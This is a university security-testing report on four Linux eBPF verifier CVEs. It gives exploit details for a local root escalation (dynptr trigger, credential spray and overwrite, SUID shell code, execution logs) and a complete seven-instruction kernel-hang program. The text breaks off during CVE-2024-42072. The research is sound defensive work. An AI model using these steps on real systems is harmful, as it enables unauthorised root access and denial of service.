Politecnico di Torino

Exploitability analysis of eBPF verifier bugs

Security Verification and Testing Project

Simone Romano
s344024

Prof. Riccardo Sisto
Rosario Rizza

Contents

1 Introduction **3**
- 1.0.1 eBPF Background . . . 3
- 1.0.2 The BPF Verifier . . . 3
- 1.0.3 Testing Environment . . . 4
- 1.0.4 VM Configuration . . . 4
- 1.0.5 Result Interpretation . . . 5

2 Vulnerabilities **6**
- 2.1 CVE-2023-39191 . . . 6
  - 2.1.1 Overview . . . 6
  - 2.1.2 Vulnerability Analysis . . . 6
  - 2.1.3 Exploit Primitive . . . 7
  - 2.1.4 Exploit Architecture . . . 8
  - 2.1.5 From OOB Primitive to Root . . . 9
  - 2.1.6 Experimental Results . . . 11
  - 2.1.7 Comparison with Previous eBPF Exploits . . . 12
  - 2.1.8 Patch and Mitigation . . . 13
  - 2.1.9 Security Impact . . . 13
- 2.2 CVE-2024-42072 . . . 14
  - 2.2.1 Overview . . . 14
  - 2.2.2 Technical Background: `may_goto` . . . 14
  - 2.2.3 Vulnerable Code Logic . . . 15
  - 2.2.4 Exploit Technical Background . . . 15
  - 2.2.5 Exploit Execution . . . 16
  - 2.2.6 Impact Analysis . . . 17
  - 2.2.7 Patch and Mitigation . . . 18
  - 2.2.8 Security Impact . . . 18
- 2.3 CVE-2024-45020 . . . 19
  - 2.3.1 Overview . . . 19
  - 2.3.2 Vulnerability Analysis . . . 19
  - 2.3.3 Exploit Primitive . . . 20
  - 2.3.4 Exploit Architecture . . . 21
  - 2.3.5 Experimental Results . . . 21
  - 2.3.6 Comparison with Previous eBPF Exploits . . . 23
  - 2.3.7 Patch and Mitigation . . . 24
  - 2.3.8 Security Impact . . . 25
- 2.4 CVE-2024-58100 . . . 26
  - 2.4.1 Overview . . . 26
  - 2.4.2 Vulnerable Code Logic . . . 26
  - 2.4.3 Special Environment for CVE-2024-58100 . . . 27
  - 2.4.4 Exploit Primitive . . . 28

2.4.5 Exploit Architecture 29
2.4.6 Experimental Results 29
2.4.7 Comparison with Previous eBPF Exploits 31
2.4.8 Patch and Mitigation 31
2.4.9 Security Impact 32

1 Introduction

1.0.1 eBPF Background

Extended Berkeley Packet Filter (eBPF) is a Linux kernel technology that **allows small programs to be loaded dynamically and executed inside the kernel** without writing or loading traditional kernel modules. Modern eBPF is widely used for networking, tracing, observability and security monitoring because it provides programmable hooks while preserving near-native execution performance.

An eBPF program is usually compiled from restricted C code into BPF bytecode. The bytecode is then submitted to the kernel through the `bpf()` system call. Before the program can be attached to a hook and executed, the **kernel validates it through the BPF Verifier**. Only after successful verification can the program be interpreted or JIT-compiled into native machine code.

The eBPF execution model relies on a few core components:

- **Programs**: restricted bytecode executed at specific kernel hooks.
- **Maps**: shared data structures used to exchange data between userspace and kernel-space BPF programs.
- **Helpers**: kernel-provided functions exposed to BPF programs through a controlled API.
- **Program types**: execution contexts such as socket filters, traffic-control classifiers, tracing programs or LSM hooks.

This report focuses on vulnerabilities where the **verifier accepts programs whose runtime behavior violates the safety assumptions** checked during static analysis. This class of bugs is particularly relevant because eBPF code runs in kernel context after approval. Therefore, a verifier mistake can become a direct **kernel memory primitive** or a **denial-of-service condition**.

1.0.2 The BPF Verifier

The BPF Verifier is the **security boundary between user-controlled BPF bytecode and privileged kernel execution**. Its purpose is to reject programs that may access invalid memory, use unsafe pointer arithmetic, leak kernel pointers, execute unbounded loops or call helpers with invalid arguments.

At a high level, the verifier performs major checks like:

1. **Control-flow validation**: the program must terminate and must not contain invalid jumps or unreachable unsafe paths.
2. **Register and pointer tracking**: each register is associated with a verifier state, represented by `struct bpf_reg_state`. This state records whether the register is uninitialized, a scalar value, or a pointer type such as `PTR_TO_MAP_VALUE`, `PTR_TO_PACKET`, or `PTR_TO_STACK`.
3. **Bounds tracking**: scalar ranges, pointer offsets and accessible memory windows are tracked to prevent out-of-bounds accesses.

The verifier does not simply inspect individual instructions. It symbolically simulates possible execution paths and maintains an abstract state for registers, stack slots and memory references. If the abstract model is correct, unsafe programs are rejected before execution. If the model is wrong, the runtime program may operate on memory that the verifier incorrectly classified as safe.

The vulnerabilities analyzed in this report exploit exactly this gap between abstract verification and concrete execution:

- **CVE-2023-39191**: stale `dynptr` stack tracking produces an OOB read/write primitive.
- **CVE-2024-58100**: missing EXT-program compatibility check on `changes_pkt_data` leaves a stale packet pointer alive.
- **CVE-2024-42072**: incorrect `may_goto` handling turns a bounded loop into an infinite kernel loop.
- **CVE-2024-45020**: false pruning in `stacksafe()` produces a verifier-side OOB read and an information leak.

1.0.3 Testing Environment

All experiments were executed inside a **controlled Buildroot/QEMU environment**. Buildroot was used to generate **minimal Linux images** with specific vulnerable kernel versions and only the userspace components required to compile, load and trigger the BPF programs. QEMU was used to execute the generated images in an isolated virtual machine.

This setup provides three important advantages. First, each CVE can be tested against the exact kernel version required by the vulnerability. Second, the environment is **deterministic enough to reproduce heap layout** and memory placement assumptions. Third, crashes, soft lockups or kernel panics remain **isolated inside the VM**.

The general workflow used for each PoC was:

```
Compile the PoC or exploit statically.
Copy the binary into the Buildroot overlay.
Build the selected vulnerable kernel image.
Boot the image in QEMU.
Execute the PoC inside the VM.
Compare the result with the expected vulnerable behavior.

```

Listing 1.1: Generic Buildroot/QEMU testing workflow.

PoC binaries were **compiled statically to avoid dependency issues** inside the minimal Buildroot filesystem:

```
buildroot/output/host/bin/x86_64-buildroot-linux-gnu-gcc -o CVEs/CVE-202x-xxxx/
exploit_overlay/root/poc CVEs/CVE-202x-xxxx/src/poc.c

```

Listing 1.2: Static compilation of a PoC.

The resulting executable was copied into the exploit overlay before building the image, so that it became available inside the VM at boot time.

1.0.4 VM Configuration

The VM configuration was **adapted to the requirements of each CVE**. Some vulnerabilities only require a minimal amount of memory and a specific vulnerable kernel version. Others, especially CVE-2023-39191 and CVE-2024-58100, require additional **control over memory layout, kernel symbols, BPF permissions** and userspace capabilities.

The common test environment used the following baseline properties:

Component	Configuration
Virtualization	QEMU virtual machine generated through Buildroot
Userspace	Minimal Buildroot root filesystem
BPF availability	`CONFIG_BPF` and `CONFIG_BPF_SYSCALL` enabled
Execution mode	Serial console, root login available for controlled testing
PoC/exploit format	C binaries built with Buildroot's cross-toolchain and deployed via overlay
Result validation	Verifier acceptance/rejection, kernel logs, map leaks, crash, soft lockup, or privilege escalation

Table 1.1: Baseline testing environment.

For CVE-2023-39191, the VM required a larger memory configuration. The exploit uses an OOB window that reaches approximately the 8.2 GiB physical memory region. For this reason, the VM was launched with 9 GiB of RAM:

```
./start-qemu.sh --serial-only -- -m 9216

```

Listing 1.3: QEMU memory configuration used for CVE-2023-39191.

In this configuration, **address randomization was disabled** to keep the **memory layout stable** during exploit development and testing. In particular, KASLR and `RANDOMIZE_MEMORY` were disabled. This does not remove the vulnerability itself, but makes the exploit path reproducible enough to study the primitive, calibrate memory pressure and verify the credential overwrite.

1.0.5 Result Interpretation

The outcome of each experiment was interpreted according to the vulnerability class.

For verifier bypass and memory-safety bugs, a kernel was considered vulnerable when a **program was accepted even though it should have been rejected**, or when a runtime primitive such as OOB read/write, stale pointer access or information disclosure was observed.

For availability bugs, such as CVE-2024-42072, success was defined by the ability to **trigger the expected kernel soft lockup** after loading and executing the crafted BPF program.

For privilege-escalation bugs, success required demonstrating a transition from a non-root execution context to root privileges. In CVE-2023-39191, this was achieved by locating and overwriting a live `struct cred` object and creating a SUID-root shell payload.

The following table summarizes the main experimental requirements for the analyzed CVEs:

CVE	Main environment requirement	Observed result
CVE-2023-39191	9 GiB RAM, stable memory layout, unprivileged BPF enabled	Full LPE through OOB read/write and `struct cred` overwrite
CVE-2024-58100	Boot-time `S99exploit` setup, BPF/network capabilities, readable kernel symbols	Stable UAF R/W primitive; final unprivileged race not fully reliable
CVE-2024-42072	Vulnerable 6.9 kernel with `may_goto` support	Kernel soft lockup / DoS
CVE-2024-45020	BPF-capable execution context, verifier pruning trigger	Information leak / KASLR bypass; unprivileged exploitation blocked in tests

Table 1.2: CVE-specific testing requirements and outcomes.

2 Vulnerabilities

2.1 CVE-2023-39191

2.1.1 Overview

CVE-2023-39191 is a **verifier logic bug** affecting the handling of eBPF dynamic pointers, or `dynptr`. The vulnerability affects Linux kernels in the 5.19–6.1.x range and originates from **incomplete validation of partially overlapping `dynptr` objects** on the BPF stack. Since BPF programs execute in kernel context after verifier approval, the bug can be transformed from a static-analysis mistake into an **Out-of-Bounds (OOB) read/write primitive** and, with additional memory shaping, into a full **Local Privilege Escalation (LPE)**.

CVE ID	CVE-2023-39191
Affected versions	Linux kernel 5.19–6.1.x
Component	eBPF verifier, dynptr stack-state tracking
Vulnerability type	Type confusion / stale verifier state
Root cause	Missing invalidation of a dynptr after partial stack overlap
Impact	OOB read/write, KASLR bypass, Local Privilege Escalation
CVSS	8.2 HIGH

Table 2.1: Summary of CVE-2023-39191.

A `dynptr` occupies 16 bytes on the BPF stack. The verifier models it as two adjacent 8-byte slots: the first one contains the data pointer, while the second one stores metadata such as size, type, flags and offset. The security invariant is simple: if any byte of a tracked `dynptr` is overwritten, **the whole object must be invalidated**. Vulnerable kernels fail to enforce this invariant when a second `dynptr` is initialized at an offset that overlaps only the upper half of the first one.

The practical exploit developed for this vulnerability does not stop at a verifier bypass. It uses the corrupted `dynptr` to obtain a stable OOB read/write primitive, calibrates physical memory placement, sprays `struct cred` objects, scans for UID/GID signatures, overwrites credentials and finally creates a SUID-root shell payload.

2.1.2 Vulnerability Analysis

The vulnerable sequence creates a first local `dynptr` at `fp-32`, then creates a second ring-buffer `dynptr` at `fp-24`. Since both objects are 16 bytes wide, the second object overwrites the metadata slot of the first one.

```
dynptr1 at fp-32:
  [fp-32, fp-24)   data pointer
  [fp-24, fp-16)   size/type/offset metadata

dynptr2 at fp-24:
  [fp-24, fp-16)   data pointer
```

```
  [fp-16, fp-8)    size/type/offset metadata

overlap:
  [fp-24, fp-16)   dynptr1 metadata overwritten by dynptr2 data pointer
```

Listing 2.1: Overlapping dynptr layout used by the tested exploit.

At verification time, `dynptr1` is still considered initialized and safe. At runtime, however, the helper creating `dynptr2` writes a ring-buffer pointer exactly where `dynptr1` stores its size and offset metadata. The result is a **type confusion condition**: the verifier believes it is dealing with a bounded local object, while the kernel executes operations on a corrupted object whose metadata was partially replaced by a kernel address.

The minimal trigger can be summarized as follows:

```
/* dynptr1: local dynptr backed by a BPF map value */
r1 = map_value;
r2 = 8;
r3 = 0;
r4 = fp - 32;
call bpf_dynptr_from_mem;

/* scrub the upper slot of dynptr1 */
*(u64 *)(fp - 24) = 0;

/* dynptr2: ringbuf dynptr overlapping dynptr1 metadata */
r1 = ringbuf;
r2 = 8;
r3 = 0;
r4 = fp - 24;
call bpf_ringbuf_reserve_dynptr;
```

Listing 2.2: Core trigger sequence.

The critical point is not the helper itself, but the verifier state that survives after the overlap. A correct verifier should destroy the old `dynptr` as soon as the new helper writes into any byte of its 16-byte range. In the vulnerable implementation, stale stack metadata remains trusted long enough to use the corrupted object.

This creates the central verifier/runtime divergence:

- **Verifier view**: `dynptr1` is still a valid local dynptr backed by a bounded BPF map value.
- **Runtime view**: the metadata of `dynptr1` has been overwritten by the ring-buffer dynptr pointer.

Once this mismatch exists, later `dynptr` helper calls operate on an object whose logical bounds no longer correspond to the verifier-approved model.

2.1.3 Exploit Primitive

The exploit turns the stale verifier state into an **OOB memory primitive**. The first `dynptr` still points to a controlled BPF map value, but its size and offset fields are overwritten by bytes coming from the **vmalloc-backed ring-buffer pointer**. Because vmalloc addresses contain high bits such as `0xffffc900`, those bytes can be interpreted as a very large logical access window. In the tested exploit, this produces an effective window of roughly 4 GiB beyond the original map value.

```
Verifier view:
  dynptr1 = local dynptr, bounded to map_value

Runtime view:
  dynptr1 = local data pointer + corrupted vmalloc metadata

Effect:
```

```
  map_value + huge corrupted offset -> OOB kernel access
```

Listing 2.3: Verifier/runtime divergence.

The BPF payload exposes this primitive to userspace through a BPF map used as a command channel. Userspace writes the desired offset, the value to write and the operation mode; the BPF program performs the corrupted dynptr read/write; userspace then retrieves the result from the same map. Conceptually, the exploit reduces the bug to the following interface:

```
oob_read(offset, &value);
oob_write(offset, value);
```

Listing 2.4: Abstract exploit interface.

This is the key transition: the vulnerability is no longer only a verifier bypass. It becomes a **reusable kernel read/write primitive** controlled by the userspace orchestrator.

The BPF payload is carefully structured to keep the corrupted object usable while avoiding unnecessary crashes. It creates the overlapped dynptrs, performs the read or write through the corrupted object, stores the result into a map slot and discards the ring-buffer dynptr before exit. This makes the primitive repeatable and stable enough to support the later credential attack.

2.1.4 Exploit Architecture

The exploit is composed of two cooperating layers:

1. a userspace C orchestrator;
2. a BPF payload executed inside the kernel.

The userspace side is responsible for preparing memory, creating the required maps and ring buffers, loading the BPF program, triggering execution and interpreting the leaked data. The BPF payload is responsible for creating the overlapping dynptr layout and performing the actual OOB read/write through the corrupted object.

The exploit uses a small BPF array map as a communication channel. The map stores:

- the requested OOB offset;
- the value to write;
- the result of the last OOB read;
- a flag selecting read-only or read/write mode.

The high-level BPF execution flow is:

```
1. Read command parameters from the BPF map.
2. Create dynptr1 at fp-32.
3. Create dynptr2 at fp-24, overlapping dynptr1.
4. Use corrupted dynptr1 for OOB read.
5. Optionally use corrupted dynptr1 for OOB write.
6. Store the read result back into the map.
7. Discard the ringbuf dynptr and exit.
```

Listing 2.5: High-level BPF payload flow.

The userspace side repeatedly invokes this payload to implement higher-level exploit phases. In practice, every memory probe or write performed during the LPE chain is reduced to one BPF-triggered OOB operation.

2.1.5 From OOB Primitive to Root

The full exploit must solve a practical placement problem: the OOB window points to a physical region determined by the placement of the BPF map value and by the corrupted offset. Therefore, before targeting credentials, the exploit must **discover and shape where the OOB primitive lands**.

Adaptive Memory Calibration

The exploit first performs adaptive memory calibration. After establishing the OOB read/write primitive, it allocates anonymous `mmap` memory in controlled chunks and fills each allocation with the recognizable pattern `0xAAAAAAAAAAAAAAAA`. After every allocation step, the exploit probes the OOB window. When the OOB read returns the magic pattern, the exploit knows that the mmap pressure has reached the physical region targeted by the corrupted dynptr offset.

```
[*] Coarse pass (64MB steps)...
  [ 64] +64MB = 4096MB total *** MAGIC DETECTED ***
[*] Fine pass (2MB steps from 4032MB)...
  [ 64] +2MB = 4034MB total *** MAGIC DETECTED ***
[+] Calibrated: 4034MB pressure
```

Listing 2.6: Adaptive calibration output.

The calibration is performed in two stages. The coarse phase uses 64 MiB chunks to quickly identify the approximate point where the mmap pressure reaches the OOB window. The exploit then releases the last coarse chunk and repeats the search with 2 MiB chunks, producing a finer placement. In the documented execution, the final calibrated pressure is around 4034 MiB.

In the Buildroot/QEMU test environment, after calibration the mmap pressure covers physical memory up to approximately the OOB target. The first free pages after the mmap frontier are then suitable candidates for subsequent kernel allocations. This is important because the next phase forks thousands of child processes, forcing the kernel to allocate many `struct cred` objects close to the OOB-accessible region.

A relevant detail is the use of `MADV_DONTFORK`. The exploit marks the large memory-pressure mapping so that child processes do not inherit it. Without this, forking thousands of children would duplicate large page-table structures and could exhaust memory before the credential spray phase.

Credential Spray

After calibration, the exploit **sprays credential objects** by forking thousands of child processes. Each child forces the kernel to allocate a separate `struct cred`; the children are then blocked on a pipe so that their credentials **remain allocated and stable** while the parent scans memory.

The target structure contains several identity fields:

- `uid`, `gid`;
- `suid`, `sgid`;
- `euid`, `egid`;
- `fsuid`, `fsgid`.

For a normal user in the test environment, these fields contain the value 1000. For root, they contain zero. The objective is therefore to locate a live child credential object and overwrite these fields with zero.

Credential Scan

The parent process scans the OOB-accessible memory window looking for the 64-bit signature:

```
0x000003E8000003E8
```

Listing 2.7: Credential signature searched by the exploit.

This value corresponds to two adjacent 32-bit fields containing decimal 1000, namely `uid=1000` and `gid=1000`. The exploit does not trust a single match. It verifies additional adjacent fields to confirm that the pattern belongs to a real `struct cred` and not to unrelated memory.

```
[+] *** CRED FOUND at OOB offset 0xc59f8 ***
[+] Verified: 3 consecutive uid_sig matches
```

Listing 2.8: Credential discovery output.

The discovered offset identifies the beginning of the useful credential identity fields for one of the sprayed child processes.

Credential Overwrite

Privilege escalation is then performed with four 8-byte writes that **zero the UID/GID-related fields** of the selected child credential object. The first write also touches the adjacent usage field, because the detected signature starts at the `uid` field.

```
oob_write(cred_off - 4,  0);  /* usage + uid  */
oob_write(cred_off + 4,  0);  /* gid + suid   */
oob_write(cred_off + 12, 0);  /* sgid + euid  */
oob_write(cred_off + 20, 0);  /* egid + fsuid */
```

Listing 2.9: Credential overwrite strategy.

After the overwrite, the kernel reads UID/GID fields equal to zero and treats the target child process as root. This does not invoke `setuid()`, does not pass through the normal authorization logic and does not generate normal authentication logs. The kernel identity state is changed directly in memory.

A verification read confirms the operation:

```
[*] Verify (usage+uid): 0x0000000000000000 -> ZEROED!
```

Listing 2.10: Credential overwrite verification.

Root Shell Creation

Once the parent closes the synchronization pipe, all children wake up and call `getuid()`. Only the child whose credentials were overwritten observes UID 0. That child then copies the exploit binary to `/tmp/rootsh`, changes ownership to root and enables the SUID bit.

The exploit binary also contains a SUID entry path:

```
if (geteuid() == 0) {
    setuid(0);
    setgid(0);
    execl("/bin/sh", "sh", NULL);
}
```

Listing 2.11: SUID payload entry.

After the SUID copy is created, executing `/tmp/rootsh` yields an interactive root shell:

```
$ ./rootsh
[+] SUID payload triggered! Spawning root shell...
$ whoami
root
```

Listing 2.12: Final result.

2.1.6 Experimental Results

The execution of the target exploit produced the following log output:

```
[*] UID=1000  CAP_BPF=NO  RAM=8966MB
[+] Data map: fd=3
[*] Phase 2: Adaptive spray for R/W primitive...
  [spray= 0] write=0 (OK)

[+] *** R/W primitive established (spray=0) ***

[*] Phase 3: Adaptive pressure calibration
[*]  OOB_offset = 0xFFFFC900 = 4097 MiB
[*]  Expected total = 4100 MiB to reach OOB target

[*]  3a: Coarse pass (64MB steps)...
  [  8] +64MB = 512MB total
  [ 16] +64MB = 1024MB total
  [ 24] +64MB = 1536MB total
  [ 32] +64MB = 2048MB total
  [ 40] +64MB = 2560MB total
  [ 48] +64MB = 3072MB total
  [ 56] +64MB = 3584MB total
  [ 64] +64MB = 4096MB total *** MAGIC DETECTED ***
[+]  Coarse: OOB window reached at ~4096MB
[*]  3b: Fine pass (2MB steps from 4032MB)...
  [ 64] +2MB = 4034MB total *** MAGIC DETECTED ***

[+] *** Calibrated: 4034MB pressure (64 chunks) ***
[+] Mmap covers ZONE_NORMAL up to OOB window.
[+] First free page is just past OOB target.
[+] Creds from fork() will land in OOB scan range.

[*] Phase 4: Forking 5000 children for cred spray...
[+] Forked 5000 children (cred spray active)
[*] Phase 5/6: Robust scanning for cred (UID=1000)...
[*]  Scan window: 4096 KB. Unmapped holes will be skipped.
  ...2112/4096 KB  (37382 nz, 1991 magic, 0 holes skipped)
[+] *** CRED FOUND at OOB offset 0x2185f8 ***
[+] Verified: 3 consecutive uid_sig matches
[+] (Skipped 0 memory holes during scan)

[*] Stats: 37696 nonzero (1991 magic), 19441 kptrs, 0 memory holes skipped
[*] Phase 7: Overwriting cred -> uid=0...
[+] Write results: 0 0 0 0 (0=success)
[*] Verify (usage+uid): 0x0000000000000000 -> ZEROED!
[*] Signaling 5000 children...

======================================================================
  *** PRIVILEGE ESCALATION SUCCESSFUL! ***

  SUID root shell: /tmp/rootsh
  Run:  /tmp/rootsh
  Proof: cat /tmp/root_proof.txt
======================================================================
```

Figure 2.1: Exploit execution log for CVE-2023-39191.

The full exploit chain was successfully executed in the vulnerable test environment. The impor-

tant result is that the exploit did not merely demonstrate an OOB read: it reached a complete LPE by modifying a live `struct cred` and producing a persistent SUID-root helper for the lifetime of the filesystem.

The observed exploitation path was:



Figure 2.2: CVE-2023-39191 exploitation path.

From a stability perspective, the exploit is notable because it modifies a single credential object rather than global kernel control structures. The system remains operational after exploitation. The modified credential object is limited to the affected child process, while the SUID-root payload remains available until reboot or filesystem cleanup.

This makes the exploit stealthier than crash-oriented or global-hooking kernel attacks. There is no legitimate authentication event, because privilege escalation occurs by directly modifying kernel memory. The most visible artifact is the unexpected SUID-root binary created under `/tmp`.

2.1.7 Comparison with Previous eBPF Exploits

Among the exploits analyzed in the previous reports, the closest comparison for CVE-2023-39191 is CVE-2023-2163. The concrete verifier bug is different, but the exploitation model is very similar: both attacks exploit a mismatch between the verifier's abstract interpretation and the actual runtime state.

In CVE-2023-2163, incorrect path pruning causes the verifier to skip a branch where pointer bounds have changed. Real execution can still take that branch, producing a one-byte stack overflow. The exploit then brute-forces the corrupted byte, leaks a map pointer, upgrades the primitive to arbitrary 64-bit read/write, and finally patches credentials to obtain root. In CVE-2023-39191, the stale verifier state is not produced by path pruning, but by incomplete dynptr invalidation: the verifier still trusts a dynptr whose metadata has been partially overwritten at runtime.

Aspect	**CVE-2023-2163**	**CVE-2023-39191**
Verifier mistake	Incorrect path pruning	Missing dynptr invalidation after partial stack overlap
Divergence	Pruned path differs from runtime path	Tracked dynptr differs from runtime object
Initial primitive	One-byte stack overflow	Corrupted dynptr metadata
Primitive upgrade	Brute-force low byte, leak map pointer, build arbitrary R/W	Corrupt dynptr size/offset, calibrate memory, build OOB R/W
Exploit shaping	Pointer leak, brute force, arbitrary R/W construction	Adaptive memory calibration, cred spray, OOB scan
Final step	Patch `cred` and spawn root shell	Spray/scan `cred`, zero UID/GID, spawn root shell

Table 2.2: Exploit-level parallelism between CVE-2023-2163 and CVE-2023-39191.

2.1.8 Patch and Mitigation

The vulnerability was fixed by strengthening how the verifier handles dynptr stack slots and stack-slot reuse. The relevant patch series improves dynptr stack-state invalidation, including invalidation of slices when dynptrs on the stack are destroyed and stricter handling of dynptr stack-slot reinitialization. Conceptually, whenever a helper writes to stack memory that overlaps a tracked dynptr, the previous dynptr state must no longer remain trusted.

```
if stack write overlaps tracked dynptr state:
    invalidate previous dynptr state
    mark affected stack slots/slices as unsafe
```

Listing 2.13: Conceptual model of the fix.

This closes the verifier/runtime gap because the first `dynptr` can no longer survive a partial overwrite of its metadata. After the fix, the overlap pattern is rejected or the stale object is invalidated before it can be used for a corrupted dynptr access.

The most relevant mitigations are:

- upgrade to a kernel containing the dynptr invalidation fix;
- disable unprivileged BPF where possible;
- restrict BPF program loading to trusted users;
- monitor suspicious SUID file creation such as `/tmp/rootsh`;
- monitor unusual BPF map/ring-buffer activity by untrusted users.

2.1.9 Security Impact

CVE-2023-39191 demonstrates why verifier correctness is a critical kernel security boundary. The BPF runtime trusts the verifier's abstract model: once a program is accepted, the kernel does not re-check every high-level safety property during execution. If the abstract model diverges from the actual runtime object layout, the attacker obtains kernel memory access while still executing verifier-approved code.

The impact is especially severe because the exploit reaches full LPE without corrupting global kernel structures. By modifying a single live `struct cred`, the attack changes the identity of one child process while leaving the rest of the system stable. This lowers the chance of immediate crashes and makes exploitation more reliable.

The defensive lesson is that object lifetime and object integrity must be tracked at byte granularity when the verifier models compound stack objects. A `dynptr` is not safe if only part of it remains valid. Partial overwrite must be treated exactly like full destruction, because metadata corruption is enough to transform a bounded object into a large OOB access window.

In short, the verifier approved what it believed to be a safe local dynptr, but the kernel executed operations on a corrupted runtime object with an approximately 4 GiB access window in the tested exploit configuration. That mismatch is sufficient to move from a local BPF program to root privileges.

2.2 CVE-2024-42072

2.2.1 Overview

CVE-2024-42072 is a **Denial-of-Service vulnerability** affecting the Linux eBPF subsystem in kernel versions 6.9 up to 6.9.8. The bug is related to the newly introduced `may_goto` **instruction**, which was added to support bounded loops in eBPF programs.

Historically, the eBPF verifier rejected unbounded loops to guarantee that every BPF program terminates. The `may_goto` instruction was introduced as a controlled mechanism for loops: it relies on a hidden counter stored on the BPF stack. At each iteration, the counter is decremented. When the counter reaches zero, execution should exit the loop.

The vulnerability appears when `may_goto` is used with a **negative offset**, i.e., a backward jump. Due to an **incorrect patching formula** and **insufficient verifier loop-pruning checks**, a BPF program containing only a few instructions can be accepted by the verifier but transformed at runtime into an **infinite kernel loop**.

CVE ID	CVE-2024-42072
Affected versions	Linux kernel 6.9–6.9.8
Vulnerability type	eBPF verifier / JIT fixup logic error
Root cause	Incorrect `may_goto` patching for negative offsets and unsafe state pruning
Impact	Denial of Service, kernel soft lockup
CVSS	7.8 HIGH

Table 2.3: Summary of CVE-2024-42072.

Unlike the other vulnerabilities analyzed in this report, this CVE does not provide a memory disclosure or arbitrary write primitive. Its impact is purely availability-oriented: once triggered, the target CPU core remains trapped inside a kernel loop and the system becomes unresponsive, requiring a hard reboot.

2.2.2 Technical Background: `may_goto`

The `may_goto` instruction is not directly executed as a native BPF instruction. Before execution, the kernel expands it into a short sequence of ordinary BPF instructions implementing a bounded-loop counter.

Conceptually, `may_goto` behaves as follows:

```
if counter > 0:
    counter -= 1
    jump to target
else:
    continue after the loop
```

Listing 2.14: Expected `may_goto` semantics.

Internally, the kernel rewrites it into a sequence similar to:

```
AX = *(fp + counter_offset)
if AX == 0:
    jump to loop_exit
AX -= 1
*(fp + counter_offset) = AX
```

Listing 2.15: Simplified `may_goto` expansion.

The security of this mechanism depends on two properties:

1. the patching phase must compute the **correct jump target**;

2. the verifier must still **detect infinite-loop patterns**.

CVE-2024-42072 breaks both properties.

2.2.3 Vulnerable Code Logic

The vulnerability is caused by the combination of two distinct bugs.

Bug 1: Incorrect Negative Offset Patching

The first bug is located in `do_misc_fixups()`, the function responsible for expanding `may_goto` into ordinary BPF instructions. The vulnerable code used the same offset formula for both forward and backward jumps:

```
insn_buf[1] = BPF_JMP_IMM(BPF_JEQ,
                          BPF_REG_AX,
                          0,
                          insn->off + 2);
```

Listing 2.16: Vulnerable offset calculation.

This formula is valid for positive offsets, but wrong for negative ones. For example, with:

```
may_goto -4
```

the expected behavior is that, when the counter reaches zero, execution jumps to the loop exit block. Instead, the vulnerable formula computes:

```
JEQ offset = -4 + 2 = -2
```

This makes the generated conditional jump target the counter-loading instruction itself. When the counter becomes zero, execution loops forever between:

```
AX = *(fp + counter_offset)
if AX == 0: jump back to AX load
```

Therefore, the bounded loop degenerates into an **infinite loop**.

Bug 2: Unsafe State Pruning

The second bug is in the verifier state-pruning logic, specifically around `is_state_visited()`. The verifier avoids path explosion by skipping states already considered equivalent. For `may_goto`, the vulnerable logic could prune a state without properly accounting for the current `may_goto_depth`.

The vulnerable behavior can be summarized as:

```
if instruction is may_goto:
    if current_state equals old_state:
        prune path
    skip infinite-loop check
```

Listing 2.17: Simplified vulnerable pruning logic.

This prevents the verifier from detecting that the accepted program may not terminate after the buggy patching transformation. The result is a verifier-approved program that becomes non-terminating only after **runtime fixups**.

2.2.4 Exploit Technical Background

The exploit uses a minimal BPF program of seven instructions. Its purpose is not to corrupt memory, but to force the vulnerable kernel to execute the **wrongly patched `may_goto` path**.

The logical program is:

```
0: r0 = 0
1: goto +1
2: exit
3: r1 = 0
4: r1 += 1
5: may_goto -4
6: goto -3
```

Listing 2.18: Minimal exploit structure.

Instruction 5 is the critical one. It should behave as a bounded backward loop. Once the hidden counter reaches zero, execution should jump to instruction 2 and terminate.

However, on a vulnerable kernel, `may_goto -4` is expanded with the wrong conditional-jump target:

```
5: AX = *(fp + counter_offset)
6: if AX == 0 goto -2
7: AX -= 1
8: *(fp + counter_offset) = AX
9: goto -6
```

Listing 2.19: Buggy runtime expansion.

The unconditional jump at instruction 9 corresponds to the original `goto -3`, adjusted after the `may_goto` expansion inserted three additional instructions. Its purpose is still to jump back to the loop body.

The real bug is in instruction 6. The conditional jump should leave the loop when the counter reaches zero. Instead, due to the **incorrect offset calculation**, its target becomes instruction 5. Therefore, once `AX == 0`, the program repeatedly executes:

```
5: AX = *(fp + counter_offset)
6: if AX == 0 goto 5
```

This creates a **deterministic infinite loop** inside kernel context.

2.2.5 Exploit Execution

The userspace exploit performs only the minimal operations required to load and trigger the BPF program:

1. load the crafted BPF program with `bpf(BPF_PROG_LOAD)`;
2. create a socket pair;
3. attach the BPF program with `setsockopt(SO_ATTACH_BPF)`;
4. send data through the socket with `write()`.

The write operation triggers execution of the socket-filter BPF program. Once the vulnerable `may_goto` path is reached, the CPU core remains trapped in the infinite loop.

```
# ./exploit
================================================================
  CVE-2024-42072 — Final Exploit (Full System Soft Lockup)
  may_goto -4 → Infinite Loop → Kernel Denial of Service
  Affected: Linux 6.9.x < 6.9.8 | CVSS 7.8 HIGH
  Requires: CAP_BPF (root). Unpriv: DAG restriction blocks
            back-edges, making may_goto loops impossible.
================================================================

[*] System: 1 CPU core(s) online
[*] BPF program: 7 instructions (may_goto -4 + backward goto)
[*] Loading BPF program...
[+] Program loaded! Verifier accepted it (Bug #2: pruning
    bypassed infinite-loop detection).
[!] The may_goto -4 expansion will produce an infinite loop
    at runtime due to Bug #1 (wrong JEQ offset: -4+2 = -2).

[!] ============================================================
[!]  WARNING: This WILL permanently hang the kernel.
[!]  Locking up 1 CPU core(s). The VM/machine will become
[!]  completely unresponsive. Kill QEMU to recover.
[!] ============================================================
[*] Triggering in 3 seconds...
[!] Triggering kernel soft lockup on CPU 0 NOW...
```

Figure 2.3: Exploit execution log for CVE-2024-42072.

After the trigger, the virtual machine becomes unresponsive. In the QEMU environment, recovery requires killing the VM process from the host. On physical hardware, the same condition would require a hard reboot.

2.2.6 Impact Analysis

The vulnerability does not expose confidentiality or integrity primitives. It does not leak kernel pointers, does not provide arbitrary read/write, and does not directly support privilege escalation.

Its impact is instead a pure availability failure:

- the verifier accepts a program that should be rejected;
- runtime fixups transform `may_goto` into an infinite loop;
